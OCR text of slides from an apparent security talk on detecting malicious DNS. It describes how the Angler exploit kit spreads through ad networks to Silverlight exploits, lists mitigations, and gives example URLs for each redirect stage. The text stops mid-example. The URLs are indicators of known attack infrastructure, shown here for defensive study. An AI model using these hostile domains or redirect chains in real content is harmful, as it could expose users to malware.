
Baseline



Dynamic Detection of Malicious DNS – AV Blocks


Average

Baseline




Dynamic Detection of Malicious DNS

- What are we blocking with AV?



Dynamic Detection of Malicious DNS




Mitigations


- Web security appliances / Cloud Web security
- Reputation systems
- Block some/all Dynamic DNS providers using RPZ
- Client side protection
  - Antivirus
  - HIPS
  - AMP Everywhere

Angling for Exploitation

Angler Exploit kit

- Spreading via ad networks
- Hello Silverlight! CVE-2013-0074, CVE-2013-3896





User navigates to legitimate site

User served malicious ad

E.G: fra1.ib.adnxs.com/if?[...]&referrer=http%3A%2F%2Fwww.jetairways.com[...]

Ad performs redirect to compromised site


E.G: vellejaresearch.com/b/728x90.jpg?ref=coolin

User redirected to Angler landing page

E.G: 0rp3ac9m6m.jawutozasoxppa.net/aue0z01sat?

Landing page javascript loads XOR encrypted silverlight file

Silverlight vulnerability exploited and malware dropped



Stage Zero Examples:

```
fra1.ib.adnxs.com/if?enc=MzMzMzMzwzxnenxku_P57vp8ZLN0_sZ3vp8ZLvz8zMzMzMzPDP0tKrDzCThJjF
ITF0AnGtHC4BGhTAAAAAFHsJwBoCAAA2AcAAAIAAAClEuUAlY4FAAAAAQBVU0QAVVNEANgCWgCUdQAA8o0AAgUA
AQIAAIwANCcaaQAAAAA.&cnd=%217yH_Zwjq_ekBEKWllAcYACCVnRYwADgAQABI2A9Q0difAVgAYKwEaABwAHg
AgAEAiAEAkAEBmAEBoAEBqAEDsAEAuQEzMzMzMzMzPDP8EBMzMzMzMzwz_JAYA2Rf4MaP8_2QEAAAAAAADwPABAPU
BmpmZPg..&ccd=%21TwYsQAjq_ekBEKWllAcYlZ0WIAA.&udj=uf%28%27a%27%2C+276362%2C+1399325880%
29%3Buf%28%27c%27%2C+3833578%2C+1399325880%29%3Buf%28%27r%27%2C+15012517%2C+1399325880%
29%3B&vpid=1058&apid=209734&referrer=http%3A%2F%2Fads.mysupermarket.co.uk%2Flandingpage
s%2FtrafficLandingPage.aspx%3Fcampaign%3Dtraffic&media_subtypes=1&ct=0&dlo=11
```


```
ib.adnxs.com/tt?id=1864720&cb=&referrer=apunkabollywood.us&pubclick=1
```

Stage One Examples:

```
vellejaresearch.com/b/728x90.jpg?ref=coolin

salsomaggioreconvention.com/b/728x90.jpg?ref=coolin
```


Stage Two Examples:

```
ughkkrwue2.jawutozasoxppa.net/ic8h22byt0?

